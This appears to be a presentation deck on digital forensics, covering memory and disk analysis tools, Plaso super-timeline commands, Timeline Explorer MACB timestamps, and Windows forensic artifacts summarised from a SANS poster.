


# Memory Forensics



## Analysis Tools


- Volatility
- RedLine
- Rekall



MAGNET DumpIt for Windows - Magnet Forensics  
FTK® Imager - Exterro

# Hard Drive Forensics

## Autopsy - Digital Forensics



The screenshot shows the Autopsy 4.11.0 interface. The top navigation bar includes 'Case', 'View', 'Tools', 'Window', and 'Help'. The main window features several panels:

- Keyword Search:** Located at the top right, this panel includes a 'Keyword Lists' dropdown and a 'Keyword Search' button.
- Result Viewer:** This panel displays a table of search results. The columns include Name, S, C, O, Location, Modified Time, and Change Time. The table lists various files such as 'bird1.jpeg', 'bird2.jpeg', 'logo.png', etc., with their respective details.
- Content Viewer:** This panel shows a large image of a kingfisher bird perched on a branch.
- Status Area:** Located at the bottom right, it displays the message 'Analyzing files from mtd3\_userdata.bin' and a progress bar at 6% completion.

The left side of the interface features a 'Tree Viewer' pane showing a hierarchical list of data sources, file types, and results, including categories like 'Images (2552)', 'Videos (59)', 'Audio (244)', 'Archives (65)', 'Databases (1255)', 'Documents', 'Executable', 'Deleted Files', 'MB File Size', 'Results', and various keyword and hashset hits.

# Plaso/Log2timeline

Creating the Body File

Destination File

```
$ log2timeline.py plaso.dump [image_file]
```



Creating the Super Timeline

```
$ psort.py -z "UTC" -o l2tcsv -w timeline.csv plaso.dump
```



```
$ psteal.py --source [image_file] -o l2tcsv -w timeline.csv
```

One liner to create the Super Timeline

Timeline types


- File System Timeline
- Super Timeline

# Timeline Explorer

## C - MFT Record Change

- Any record that points to the file is changed
  - Dates
  - file name
  - file sizes

- M - Modification
- A - Access
- C - MFT Record Change
- B – Born/Birth (Creation)



Timeline Explorer v0.6.1.3

mactimeout.csv

Search First scrollable column

Drag a column header here to group by that column

	macb	Meta	File Name
4 04:54:19	ma..	2325-144-1	/Windows/System32/config/systemprofile/AppData/Local/Microsoft/Windows
4 04:54:19	ma.b	2327-144-1	/Windows/System32/config/systemprofile/AppData/Local/Microsoft/Windows/History
4 04:54:19	ma.b	2328-144-1	/Windows/System32/config/systemprofile/AppData/Local/Microsoft/Windows/History/History.IE5
4 04:54:19	...b	2329-144-1	/Windows/System32/config/systemprofile/AppData/Local/Microsoft/Windows/Temporary Internet Files
4 04:54:19	...b	2342-144-1	/Windows/System32/config/systemprofile/AppData/Roaming/Microsoft/Windows
4 04:54:19	...b	2343-144-1	/Windows/System32/config/systemprofile/AppData/Roaming/Microsoft/Windows/Cookies
4 04:54:21	ma.b	15496-128-4	/ProgramData/Microsoft/Windows/Start Menu/Programs/Administrative Tools/Computer Management.lnk
4 04:54:21	.a.b	15500-128-4	/ProgramData/Microsoft/Windows/Start Menu/Programs/Administrative Tools/iSCSI Initiator.lnk
4 04:54:22	m...	15500-128-4	/ProgramData/Microsoft/Windows/Start Menu/Programs/Administrative Tools/iSCSI Initiator.lnk
4 04:54:22	ma.b	3259-144-1	/Windows/System32/Tasks/Microsoft/Windows/MUI
4 04:54:22	ma.b	34324-128-3	/Windows/System32/Tasks/Microsoft/Windows/MUI/LPRemove
4 04:54:23	ma.b	15429-128-4	/ProgramData/Microsoft/Windows/Caches/cversions.2.db
4 04:54:23	ma.b	15432-128-4	/ProgramData/Microsoft/Windows/Caches/{DDF571F2-BE98-426D-8288-1A9A39C3FDA2}.2.ver0x0000000000000001.db
4 04:54:23	.a.b	15460-128-3	/ProgramData/Microsoft/Windows/Start Menu/Programs/desktop.ini
4 04:54:23	ma.b	15469-128-4	/ProgramData/Microsoft/Windows/Start Menu/Programs/Accessories/displayswitch.lnk
4 04:54:23	.a.b	15788-128-1	/Users/Public/Downloads/desktop.ini
4 04:54:23	.a.b	15789-128-1	/Users/Public/Libraries/desktop.ini
4 04:54:23	.a.b	15791-128-1	/Users/Public/Music/desktop.ini
4 04:54:23	.a.b	15799-128-1	/Users/Public/Pictures/desktop.ini
4 04:54:23	.a.b	15817-128-1	/Users/Public/Videos/desktop.ini
4 04:54:23	ma.b	3354-144-1	/Windows/SysWOW64/config/systemprofile/AppData/Local/Microsoft/Windows/Caches
4 04:54:23	...b	409-144-5	/ProgramData/Microsoft/Windows/Caches


# Forensic Artifacts

Windows Forensic Analysis | SANS Poster

UserAssist	Tracks GUI-based programs launched from the desktop
BAM/DAM	Controls activity of the background apps (Windows Background/Desktop Activity Moderator)
RecentApps	Tracks recent Program execution launched on the Win10
ShimChache	Tracks any executable run on the Windows system
JumpLists	First and Last time of program execution
Prefetch	Designed to speed up the application startup process Tracks no of execution times and Last execution time
ShellBags	Store user preferences for GUI folder display within Windows Explorer

## Other Artifacts

- Recycle Bin
- Browser Activity
- Network Activity



The poster features a central illustration of a man in a trench coat and fedora, sitting at a desk and looking at a computer screen. The text "SANS DFIR" is prominently displayed in large letters, with "DIGITAL FORENSICS & INCIDENT RESPONSE" below it. The title "Windows Forensic Analysis" is in large, bold letters, followed by "POSTER". Below that, the tagline "You Can't Protect What You Don't Know About" is written in yellow. At the bottom, the website "digital-forensics.sans.org" is listed. A small note at the bottom left indicates the poster is \$25.00 and was created with support of the SANS DFIR faculty. The right side of the poster contains two large tables titled "Windows Time Rules" and "Windows File Rules", each with 16 columns corresponding to file operations like Creation, Access, Modification, Rename, Copy, Move, and Deletion, with rows detailing specific time rules for each.

**Windows Time Rules**  
\$ STANDARD\_INFORMATION

File Creation	File Access	File Modification	File Rename	File Copy	Local File Move	Volume File Move (move via CLI)	Volume File Move (cut/paste via Explorer)	File Deletion
Modified - Time of Creation	Modified - No Change	Modified - Time of Data Modification	Modified - No Change	Modified - Inherited from Original	Modified - No Change	Modified - Inherited from Original	Modified - Inherited from Original	Modified - No Change
Access - Time of File Creation	Access - Time of Access (No Change only on NTFS Win10)	Access - No Change	Access - No Change	Access - Time of File Copy	Access - No Change	Access - Time of File Move via CLI	Access - Time of Cut/Paste	Access - No Change
Metadata - Time of File Creation	Metadata - No Change	Metadata - Time of Data Modification	Metadata - Time of File Rename	Metadata - Time of File Copy	Metadata - Time of Local File Move	Metadata - Inherited from Original	Metadata - Inherited from Original	Metadata - No Change
Creation - Time of File Creation	Creation - No Change	Creation - No Change	Creation - No Change	Creation - Time of File Copy	Creation - No Change	Creation - Time of File Move via CLI	Creation - Time of Cut/Paste	Creation - No Change

**Windows File Rules**  
\$ FILENAME

File Creation	File Access	File Modification	File Rename	File Copy	Local File Move	Volume File Move (move via CLI)	Volume File Move (cut/paste via Explorer)	File Deletion
Modified - Time of File Creation	Modified - No Change	Modified - No Change	Modified - No Change	Modified - Time of File Copy	Modified - No Change	Modified - Time of Move via CLI	Modified - Time of Cut/Paste	Modified - No Change
Access - Time of File Creation	Access - No Change	Access - No Change	Access - No Change	Access - Time of File Copy	Access - No Change	Access - Time of Move via CLI	Access - Time of Cut/Paste	Access - No Change
Metadata - Time of File Creation	Metadata - No Change	Metadata - No Change	Metadata - No Change	Metadata - Time of File Copy	Metadata - No Change	Metadata - Time of Move via CLI	Metadata - Time of Cut/Paste	Metadata - No Change
Creation - Time of File Creation	Creation - No Change	Creation - No Change	Creation - No Change	Creation - Time of File Copy	Creation - No Change	Creation - Time of Move via CLI	Creation - Time of Cut/Paste	Creation - No Change

The "Evidence of..." categories were originally created by SANS Digital Forensics and Incidence Response faculty for the SANS course FOR500: Windows Forensic Analysis. The categories map a specific artifact to the analysis questions that it will help to answer. Use this poster as a cheat-sheet to help you remember where you can discover key Windows artifacts for computer intrusion, intellectual property theft, and other common cyber crime investigations.

**SANS**

**Windows Artifact Analysis: Evidence of...**



**DEMO TIME !!!**

**THANK YOU!**